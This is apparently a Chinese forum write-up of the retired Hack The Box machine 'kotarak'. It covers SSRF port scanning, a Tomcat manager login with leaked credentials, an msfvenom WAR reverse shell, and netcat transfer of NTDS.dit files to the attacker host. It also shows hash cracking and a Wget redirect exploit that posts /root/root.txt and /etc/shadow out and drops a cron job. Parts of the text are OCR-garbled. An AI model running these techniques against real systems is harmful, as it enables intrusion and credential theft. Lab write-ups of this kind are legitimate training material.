Hackthebox: kotarak（从ssrf到提权-ntds-dit提取密码）

whale / 2019-05-28 07:34:00 / 浏览数 5214 渗透测试 渗透测试 顶(1) 踩(0)

前言

hackthebox是一个在线的渗透平台，通过渗透获取邀请码，即可在这个平台上注册一个账号。

该平台的在线靶机一共20台，每周会下线一台靶机，如果靶机下线了呢，分数就会全部清空。而成功渗透靶机就能获取一定的分数，分数够了就能提升等级。

在线的靶机都是没有writeup的，所以你的等级很大程度可以证明你的渗透实战能力。

该平台一共7个用户等级，刚注册是等级Noob：

Noob 无知者

script kiddle 脚本小子

hacker 黑客

Pro hacker 专业黑客

Elite Hacker 精英黑客

Guru 大师

Omniscient （最高等级）无所不知者

靶机的分数为20-50分

20分-easy 简单

30分-medium 中等难度

40分-hard 困难的

50分-Insane 疯狂的

下面介绍关于过期的机器kotarak的渗透过程，难度等级为hard。

扫描

用masscan与Nmap工具分别输入以下指令:

```
masscan -p1-65535,U:1-65535 10.10.10.55 --rate=1000 -e tun0 -p1-65535,U:1-65535 > ports

ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')

nmap -Pn -sV -sC -sU -sT -p$ports 10.10.10.55
```

扫描结果提示，22、8080、8009以及60000端口开放。

8080web探测

首先访问http://10.10.10.55:8080，显示HTTP Status 404 - /，状态码404 not found。于是枚举目录。

dirb http://10.10.10.55:8080

```
+ http://10.10.10.55:8080/docs (CODE:**302**|SIZE:0)
+ http://10.10.10.55:8080/examples (CODE:302|SIZE:0)
+ http://10.10.10.55:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://10.10.10.55:8080/host-manager (CODE:302|SIZE:0)
+ http://10.10.10.55:8080/manager (CODE:302|SIZE:0)
```

发现基本上都是302重定向。

于是访问下 http://10.10.10.55:8080/manager

发现302重定向到http://10.10.10.55:8080/manager/

并且状态码是404。但是404页面有个提示，tomcat 7重构并且有些urls已经改变。所有使用管理应用的urls现在应该使用如下选项：

/manager/html for the HTML GUI

/manager/text for the text interface

/manager/jmxproxy for the JMX proxy

/manager/status for the status pages

我们就按照所说的访问一下。发现所给的urls都需要登陆才能访问。

再搜索下 Apache Tomcat 8.5.5。参考

tomcat是java web服务器

尝试访问：http://10.10.10.55:8080/index.jsp ，200ok。

60000端口-web探测

SSRF-服务端请求伪造

没有经验的小白先跟whale学习下。


该漏洞经常出现在服务端，一些web应用程序经常从其他server获取信息。

客户端（去B服务器取回图片
！）——》A服务端（执行）————》B服务器（返回图片）————》A服务器（执行完毕）————》客户端（收到图片）

攻击方式：

客户端（去扫描B服务器
！）——》A服务端（执行）————》B服务器（返回数据包）————》A服务器（执行完毕）————》客户端（收到扫描结果）

服务器没有过滤客户端的请求。本来设计的功能想法是好的，但是攻击者不打算以设计者的想法来使用这个功能。



■■■■■■■■web■■■■■■■■■■■■■■■■■■■■

- Trying

```
python -m SimpleHTTPServer
```

```
ifconfig
```

■■■■■■■■■■■■■■ip■

尝试用浏览器上的该功能访问下本地，是否成功。

输入http://■■ip■8000

浏览器跳转到一个地址http://10.10.10.55:60000/url.php?path=http://■■ip:8000

成功访问客户端本地地址。

- Trying

然后尝试ssrf，提交`file:///etc/passwd`

返回`try harder`

尝试File FIIE ,同样的返回结果。说明目标机可能用正则表达式限制了file这个字符。

- Trying

尝试`http://localhost:60000` 返60000端口上的正常页面。

因为端口扫描那一步客户端访问都是302重定向，需要登陆才能访问，于是我们通过60000端口上的"搜索"功能，绕过对客户端的限制。让服务器替我们获取想要的信息。

wfuzz

- 这是一个web扫描软件

可以用`wfuzz -h` 查看使用方式

我们使用下列参数，扫描服务器开放的端口

```
wfuzz -c -z range,1-65535 http://10.10.10.55:60000/url.php?path=http://localhost:FUZZ
```

图片中，2 Ch是响应的字符串，访问后发现没有任何有价值的东西，于是我们忽略它。

```
wfuzz -c -z range,1-65535 --hl=2 http://10.10.10.55:60000/url.php?path=http://localhost:FUZZ
```

扫描后，我们得到了非2 Ch的响应结果。

看到了很多端口信息，因为客户端nmap扫描是远程访问，有 防火墙等等，所以在这里会得到更加详细的（在远程扫描不到的）端口信息。

- trying

一个一个访问这些开放了的端口，`http://10.10.10.55:60000/url.php?path=http://localhost:■■`

在888端口，找到了一个备份页面backup。

- Trying

```
http://10.10.10.55:60000/url.php?path=http://localhost:888/?doc=backup
```

得到了可能是tomcat配置文件中的用户名密码。

（有一个小技巧，在端口扫描那一步，得到了不能访问的文件名，可以用ssrf去访问，来获取敏感文件。）

我们用这个口令登陆端口扫描那一步获得的地址`manager/html`

获取shell

刚刚通过ssrf获取敏感文件，从而突破防线，接下来，我们要获取一个shell。

因为主页面上有上传功能，提示：

```
deploy directory or WAR file located on server.

war file to deploy

select war file to upload.
```

暗示了我们可以上传一个war类型的反弹shell。

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.8 LPORT=1234 -f war > ippsec.war
```


War——web■■■■■war■■■■■■web■■■web■■■■■■■■■■■web■■■■■

- Trying

成功上传——本地nc监听80端口`nc -lnvp 1234`——浏览器访问payload地址，即可获得一个shell。

- shell中运行

`python -c 'import pty;pty.spawn("/bin/bash")'` 于是获得一个bash shell。



- find . -name "user.txt" 2>/dev/null

`/home/atanas/user.txt` 无读取选项

用户提权

经过之前步骤，我们获得了一个tomcat用户权限的shell，可以看到有一些文件是不允许访问的。接下来看看如何获取root权限。

```
tomcat@kotarak-dmz:/home$ find .
.
./atanas
./atanas/.bashrc
./atanas/.profile
./atanas/user.txt
./atanas/.cache
find: './atanas/.cache': Permission denied
./atanas/.bash_logout
./atanas/.bash_history
./atanas/.sudo_as_admin_successful
./atanas/.nano
./tomcat
./tomcat/to_archive
./tomcat/to_archive/pentest_data
./tomcat/to_archive/pentest_data/20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin
./tomcat/to_archive/pentest_data/20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
tomcat@kotarak-dmz:/home$ cd tomcat/to_archive/pentest_data/
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ ls
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ file *
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit: data
20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin: MS Windows registry file, NT/2000 or above
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$
```

`cd /home/tomcat/to_archive/pentest_data`

在用户家目录下，发现一个ntds.dit文件。以前没做过域渗透，(⊙﹏⊙)稍微去了解了下，ntds.dit即目录数据库，用于windows域。

文件传输

将那两个文件用nc发送到攻击机本地

`kali:  nc -lvnp 443 > SYSTEM`


`shell:  nc 10.10.14.5 443 <  20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin`

`kali:  file`

同样的方式，把另一个文件用ntds.dit作为文件名传送到本地

方法二：

发现nc传输，当文件大时，十分不方便



远程shell：python -m SimpleHTTPServer 7788

本地kali：

```
wget http://10.10.10.55:7788/20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin

wget http://10.10.10.55:7788/20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
```

工具介绍

安装

简而言之，下面的工具就是用来提取目录数据库中保存的hash的。

libesedb

```
git clone https://github.com/libyal/libesedb.git

cd libesedb/


apt-get install git autoconf automake autopoint libtool pkg-config build-essential


./synclibs.sh

./autogen.sh

./configure ■■■■■■

make

make install

ldconfig
```

ntdsxtract

```
git clone https://github.com/csababarta/ntdsxtract

cd ntdsxtract

python setup.py build && python setup.py install
```

使用方法：

video:提取hash

```
esedbexport -m tables ntds.dit

■■■■■■■■■■■■■■■■■ntds.dit.export
```

```
cd ntds.dit.export;ls
```

[redacted]datatable.3[redacted]link_table.5

[redacted]:

1. /root/Desktop/10.10.10.55/ntds.dit.export/datatable.3
2. /root/Desktop/10.10.10.55/ntds.dit.export/link_table.5
3. 20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin

[redacted]SYSTEM

```
dsusers.py [redacted]1 [redacted]2 hashdump[redacted] --syshive [redacted]3 --passwordhashes --lmoutfile lmout.txt --ntoutfile ntout.txt --pwdform
```

[redacted]

```
dsusers.py /root/Desktop/10.10.10.55/ntds.dit.export/datatable.3 /root/Desktop/10.10.10.55/ntds.dit.export/link_table.5 hashdu
```

[redacted]hashdump[redacted]ntout.txt

ntout.txt[redacted]

```
Administrator:::e64fe0f24ba2489c05e64354d74ebd11:S-1-5-21-1036816736-4081296861-1938768537-500::
krbtgt:::ca1ccefcb525db49828fbb9d68298eee:S-1-5-21-1036816736-4081296861-1938768537-502::
atanas:::2b576acbe6bcfda7294d6bd18041b8fe:S-1-5-21-1036816736-4081296861-1938768537-1108::
```

复制2b576acbe6bcfda7294d6bd18041b8fe，在在线密码破解网站https://crackstation.net/

用户名	密码
Administrator	f16tomcat!
atanas	Password123!
krbtgt	破解失败

```
su atanas
```

用atanas作为用户名，f16tomcat!作为密码，成功获得atanas用户权限


获得user flagcat ~/user.txt

root提权

kali：python -m SimpleHTTPServer 80


远程shell:

```
cd /tmp
wget http://10.10.14.5:80/LinEnum.sh
chmod a+x LinEnum.sh; ./LinEnum.sh
```



find . -name "root.txt" 2>/dev/null

未找到



线索app.log

app.log暗示了我们10.0.3.133的wget版本`Wget/1.16`

`wget -V`，发现主机10.10.10.55的Wget版本为 `1.17.1`

有一个主机10.0.3.133，每两分钟获取主机10.10.10.55的/archive.tar.gz文件。

```
searchsploit Wget
```

```
GNU Wget < 1.18 - Arbitrary File Upload / Remote Code Execution
```

```
searchsploit -m exploits/linux/remote/40064.txt
```

查看40064.txt，可以得知wget漏洞利用的详细内容以及exploit代码。

信息搜集

ifconfig

```
eth0 inet addr:10.10.10.55
```

```
lxcbr0 inet addr:10.0.3.1
```

arp -a 查看本地arp缓存表。

显示局域网ip有两个，10.10.10.2 10.10.3.133

shell终端运行nmap，显示不能用。

那么用nc来扫描端口：

```
nc -v 10.10.3.133 445

nc -v 10.10.3.133 3389

nc -v 10.10.3.133 22
```

只有22端口显示succeeded。

这一步骤为了确定ip10.10.3.133是什么机器，显然是linux机器。

看来我们要提权10.10.3.133的root权限，来获得root.txt

wget漏洞利用

利用思路

当133主机请求10.0.3.1的archive存档文件时候，3.1会提示404不存在。

如果我们用kali开启ftp服务，并且让3.1重定向到kali-ftp，于是133主机就会取回.wgetrc作为全局初始化配置文件。

.wgetrc提示发送/root/root.txt，于是133就将本机的机密文件发送给了10.0.3.1

利用过程

kali :
建立如下两个文件
touch exp.py
touch .wgetrc

.wgetrc文件内容，保存的绝对路径为/root/.wgetrc

```
post_file = /root/root.txt

output_document = /etc/cron.d/wget-root-shell
```

wgetrc是一个全局初始启动的配置文件

post-file选项使你选择一个具体的文件发送

output_document选项，使下载的文件以你设置的文件名保存

exp.py内容

https://raw.githubusercontent.com/Teckk2/Teck_k2/master/Kotarak-wget.py

将exp修改ftp的ip为kali的，然后上传至10.10.10.55。

kali:

```
pip2 install pyftpdlib

python -m pyftpdlib -p 21 -w

■■■/root■kali■■ftp■■■
```

kali上传wget.py到远程主机：

```
python -m SimpleHTTPServer 8080
```

远程shell :

```
wget http://10.10.14.5:8080/wget.py

authbind python wget.py
```

```
atanas@kotarak-dmz:/tmp$ authbind python wget.py
authbind python wget.py
Ready? Is your FTP server running?
FTP found open on 10.10.14.5:21. Let's go then

Serving wget exploit on port 80...

We have a volunteer requesting /archive.tar.gz by GET :)

Uploading .wgetrc via ftp redirect vuln. It should land in /root

10.0.3.133 - - [25/May/2019 06:24:01] "GET /archive.tar.gz HTTP/1.1" 301 -
Sending redirect to ftp://anonymous@10.10.14.5:21/.wgetrc

We have a volunteer requesting /archive.tar.gz by GET :)

Uploading .wgetrc via ftp redirect vuln. It should land in /root

10.0.3.133 - - [25/May/2019 06:26:01] "GET /archive.tar.gz HTTP/1.1" 301 -
```

稍等两分钟，10.10.10.55的shell就会返回执行结果，成功获得10.10.3.133的/root/root.txt文件。

```
root@whale3070: ~/Desktop/10.10.10.55
File  Edit  View  Search  Terminal  Help
Uploading .wgetrc via ftp redirect vuln. It should land in /root

10.0.3.133 - - [25/May/2019 06:28:01] "GET /archive.tar.gz HTTP/1.1" 301 -
Sending redirect to ftp://anonymous@10.10.14.5:21/.wgetrc

We have a volunteer requesting /archive.tar.gz by POST :)

Received POST from wget, this should be the extracted /etc/shadow file:

---[begin]---
[redacted]
---[eof]---

Sending back a cronjob script as a thank-you for the file...
It should get saved in /etc/cron.d/wget-root-shell on the victim's host (because of .wgetrc we injected
 response)
10.0.3.133 - - [25/May/2019 06:30:01] "POST /archive.tar.gz HTTP/1.1" 200 -

File was served. Check your root hash receiving in your 8888 web server in a minute! :)
```

成功获得root.txt的flag。
如果将.wgetrc文件进行修改，即可获得任意10.10.3.133的文件，包括/etc/shadow。

参考资料:

从ntds-dit提取密码的三种方式

点击收藏 | 0 关注 | 1

上一篇：使用两步验证（2FA）保护你的SSH连接 下一篇：Wormable RDP漏洞CVE...

1. 2 条回复


Rogerds 2019-05-28 09:47:48

可以支持一下！

1 回复Ta


lar**** 2019-05-29 09:39:18

感谢大佬分享，学习了

1 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板